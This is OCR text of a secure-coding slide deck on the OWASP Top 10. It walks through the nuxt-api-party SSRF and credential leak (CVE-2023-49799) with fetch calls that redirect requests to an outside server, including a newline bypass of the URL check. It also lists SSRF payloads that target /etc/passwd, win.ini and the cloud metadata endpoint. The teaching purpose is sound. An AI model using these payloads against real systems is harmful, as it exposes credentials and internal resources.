
- Timestamp
- User ID
- Source IP
- Event type
- Outcome

~~passwords~~

# Nuxt API Party

Connect to APIs securely with a server proxy and dynamic composables





CVE-2023-49799


# SSRF & Credentials Leak

High severity GitHub Reviewed Published on Dec 8, 2023 in **johannschopplich/nuxt-api-party** • Updated on Dec 11, 2023

Package

**nuxt-api-party** (npm)

| Affected versions | Patched versions |
|---|---|
| < 0.22.0 | 0.22.0 |


URL + Credential
Browser
URL + Session
Credential Caching Service
API
API
API
Web Server
Evil Server
Trust Boundary

```
$fetch('/api/__api_party/acme, {
  body: { path: '/customers' }
})
```

```
$fetch('/api/__api_party/acme, {
  body: { path: 'https://myserver.com' }
})
```

```
const absoluteUrlRx = /^https?:\/\//;

if (absoluteUrlRx.test(userPath)) {
  throw new Error("Absolute URL");
}
```

```
$fetch('/api/__api_party/acme, {
  body: { path: '\nhttps://myserver.com' }
})
```

```
$fetch('/api/__api_party/acme, {
  body: { path: 'https://myserver.com' }
})
```

## Server Side Request Forgery

```
../windows/win.ini
../../windows/win.ini
file:///etc/passwd
http://127.0.0.1:80/
http://169.254.169.254/latest/meta-data/
```

# A10 Server-Side Request Forgery (SSRF)

| | |
|---|---|
| Problem | Web app fetches remote resource without validating URL |
| Concerns | Fetching malicious resources<br>Exposing local resources |
| Incidents | Tesla (2018)<br>Capital One (2019) |
| Mitigation | Validate all user-supplied input<br>Whitelist allowed schema/domains |

# What We Saw

| | |
|---|---|
| Security Misconfiguration | Exposed ftp directory |
| Insecure Design | Use of security questions |
| Broken Access Control | Unauthorized access to basket via IDOR |
| Injection (SQL; XSS) | Logged with '1==1 ; made a phishing link to steal cookies |
| Identity & Authentication Failures | Created an unauthorized admin user |
| Cryptographic Failures | Forged a discount coupon |
| Vulnerable & Outdated Components | Remote code execution with log4j |
| Software & Data Integrity | ua-parser-js compromised by Monero mining code |
| Logging & Monitoring Failures | Forensic recommendations from Mandiant |
| Server Side Request Forgery (SSRF) | Credential leak in Nuxt API Party |

# Resources: Learning

## From OWASP

Cheat Sheets

Testing Guide

OWASP Juice Shop

Vulnerable Web Applications

## Other Favorites

FireFox
Developer Tools

PortSwigger
Web Security Academy
(free online training)

These slides: https://github.com/SafetyLight/Presentations/

# Resources: Print

Part I

What You Must Know to Write Code Safe Enough to Put on the Internet

Part II

What You Should Do to Create Very Good Code

Part III

Helpful Information on How to Continue to Create Very Good Code

# Resources: TMI!

- NIST SP 800-218 Secure Software Development Framework (SSDF)
- CVE Details
- Exploit Database

# SafetyLight LLC

brian@safetylight.dev

# License and Attribution